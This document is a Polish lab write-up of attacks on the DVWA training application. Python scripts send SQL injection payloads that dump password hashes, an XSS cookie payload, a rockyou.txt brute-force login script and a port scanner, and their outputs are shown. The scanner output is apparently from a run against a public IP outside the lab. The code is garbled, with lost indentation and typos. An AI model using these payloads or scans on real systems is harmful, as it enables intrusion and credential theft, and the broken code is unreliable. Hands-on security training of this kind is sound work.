Ataki testowane na DVWA


SQL Injecion

skrypt:

```
import requests

base_url = "http://10.10.241.196"

payloads = [
	"' or 1=1#",
	"' OR '1'='1",
	"' OR 1=1 -- ",
	"\" OR 1=1#",
	"\" OR \"1\"=\"1",
	"\" OR 1=1 -- ",
	"') OR ('x'='x",
	"'; DROP TABLE users--",
	"' OR EXISTS(SELECT * FROM users WHERE name = 'admin' AND password LIKE
'%')",
	"' UNION SELECT user, password FROM users#"

]

cookies = {
	'PHPSESSID': 'oum0iaoe530vblhijrh5gp3md7',
	'security': 'low'
}

def test_sql_injection(url):
	for payload in payloads:
	# Użyj metody POST i przekaż payload jako część ciała żądania
	full_url = f"{url}/vulnerabilities/sqli/"
	data = {'id': payload, 'Submit': 'Submit'}  # Dane formularza

	print(f"Testing with payload: {payload}")

	try:
	response = requests.post(full_url, data=data, cookies=cookies)
	print(f"Response status code: {response.status_code}")

	if response.status_code == 200:
		print(f"Response text:\n{response.text}\n")


		if "First name" in response.text and "Surname" in response.text:
		print(f"Podatność SQL Injection wykryta przy użyciu payloadu: {payload}")
```

```
        else:
                print(f"Nieoczekiwany kod statusu: {response.status_code}")

        except requests.exceptions.RequestException as e:
        print(f"Request Exception: {e}")

        print("--------------------------------------------------")

# Przetestowanie strony
test_sql_injection(base_url)
```

Część outputu z wykrytymi wyciekami:



```
<div class="body_padded">
        <h1>Vulnerability: SQL Injection</h1>



        <div class="vulnerable_code_area">
                <form action="#" method="GET">
                        <p>
                                User ID:
                                <input type="text" size="15" name="id">
                                <input type="submit" name="Submit" value="Submit">
                        </p>

                </form>
                <pre>ID: ' OR 1=1 -- <br />First name: admin<br />Surname: admin</pre><pre>ID: ' OR 1=1 -- <br />Fir
st name: Gordon<br />Surname: Brown</pre><pre>ID: ' OR 1=1 -- <br />First name: Hack<br />Surname: Me</pre><pre>ID:
' OR 1=1 -- <br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: ' OR 1=1 -- <br />First name: Bob<br />Surna
me: Smith</pre>
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.s
ecuriteam.com/securityreviews/5DP0N1P76E.html</a></li>
                <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/w
iki/SQL_injection</a></li>
                <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh
.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
                <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" tar
```

```
<div class="body_padded">
        <h1>Vulnerability: SQL Injection</h1>



        <div class="vulnerable_code_area">
                <form action="#" method="GET">
                        <p>
                                User ID:
                                <input type="text" size="15" name="id">
                                <input type="submit" name="Submit" value="Submit">
                        </p>

                </form>
                <pre>ID: ' UNION SELECT user, password FROM users#<br />First name: admin<br />Surname: 5f4dcc3b5aa7
65d61d8327deb882cf99</pre><pre>ID: ' UNION SELECT user, password FROM users#<br />First name: gordonb<br />Surname:
e99a18c428cb38d5f260853678922e03</pre><pre>ID: ' UNION SELECT user, password FROM users#<br />First name: 1337<br />
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: ' UNION SELECT user, password FROM users#<br />First name: p
ablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: ' UNION SELECT user, password FROM users#<br />Fir
st name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.s
ecuriteam.com/securityreviews/5DP0N1P76E.html</a></li>
                <li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/w
iki/SQL_injection</a></li>
                <li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh
.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
                <li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" tar
get="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
                <li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/in
dex.php/SQL_Injection</a></li>
                <li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
        </ul>
</div>


                        <br /><br />


                </div>
```

Vulnerability: SQL Injection

User ID: Submit


```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

XSS

Skrypt dosłownie ten sam co SQL injection, tylko z innymi payloadami

```
payloads = [
  "<script>alert(document.cookie);</script>",
]
```

output:




Brute force
Kod działa na takiej samej zasadzie jak dwa poprzednie, tyle że możliwe hasła pobiera z pliku rockyou.txt

```
import requests

# URL and cookies for DVWA
base_url = "http://10.10.241.196"
login_url = f"{base_url}/vulnerabilities/brute/"
cookies = {
        'PHPSESSID': 'oum0iaoe530vblhijrh5gp3md7',
        'security': 'low'
}

# Read the wordlist file
wordlist_file = "/usr/share/wordlists/rockyou.txt"

# Function to test SQL Injection
def test_sql_injection(login_url):
        with open(wordlist_file, "r", encoding="latin-1") as file:
        passwords = file.readlines()

        for password in passwords:
        password = password.strip()
        params = {
        'username': 'admin',
        'password': password,
        'Login': 'Login'
        }
        print(f"Testing with password: {password}")
```

```
        try:
        response = requests.get(login_url, params=params, cookies=cookies)
        print(f"Response status code: {response.status_code}")

        if response.status_code == 200:
                print(f"Response text:\n{response.text[:200]}...\n")  # Print the first 200
characters of the response

                # Check if the response indicates a successful login
                if "Welcome to the password protected area" in response.text:
                print(f"Successful login with password: {password}")
                break
        else:
                print(f"Unexpected status code: {response.status_code}")

        except requests.exceptions.RequestException as e:
        print(f"Request Exception: {e}")

        print("------------------------------------------------")

# Test the login page
test_sql_injection(login_url)
```

output:


```
┌──(kali㉿kali)-[~/lab13]
└─$ python3 brute-force.py
Testing with password: 123456
Response status code: 200
Response text:

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

        <head>
                <meta http-equiv="Content-T ...

--------------------------------------------------
Testing with password: 12345
Response status code: 200
Response text:

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

        <head>
                <meta http-equiv="Content-T ...

--------------------------------------------------
Testing with password: 123456789
Response status code: 200
Response text:

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

        <head>
                <meta http-equiv="Content-T ...

--------------------------------------------------
Testing with password: password
Response status code: 200
Response text:

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

        <head>
                <meta http-equiv="Content-T ...

Successful login with password: password

┌──(kali㉿kali)-[~/lab13]
```



Porty

```
iimport socket

def scan_ports(ip_address, port_range):
    open_ports = []

    # Split port range into start and end
    start_port, end_port = port_range.split('-')
    start_port = int(start_port)
    end_port = int(end_port)

    # Iterate through the range of ports
    for port in range(start_port, end_port + 1):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1)  # Set timeout to 1 second

        try:
            result = sock.connect_ex((ip_address, port))
            if result == 0:
                print(f"Port {port} is open")
                open_ports.append(port)
            sock.close()
        except socket.error:
            print(f"Couldn't connect to port {port}")
            pass

    print(f"Scan completed. Open ports: {open_ports}")

# Example usage:
if __name__ == "__main__":
    ip = input("Enter the IP address to scan: ")
    port_range = input("Enter the port range (e.g., 1-1000): ")
    scan_ports(ip, port_range)
```

output:


rtt min/avg/max/mdev = 0.000/0.000/0.000/0.000 ms, pipe 4
┌──(kali㉿kali)-[~/lab13]
└─$ python3 port.py
Enter the IP address to scan: 136.243.102.89
Enter the port range (e.g., 1-1000): 1-1000
Port 21 is open
Port 53 is open
Port 80 is open
Port 110 is open
Port 143 is open
Port 443 is open
Port 465 is open
Port 587 is open
Port 873 is open
Port 993 is open
Port 995 is open
Scan completed. Open ports: [21, 53, 80, 110, 143, 443, 465, 587, 873, 993, 995]
┌──(kali㉿kali)-[~/lab13]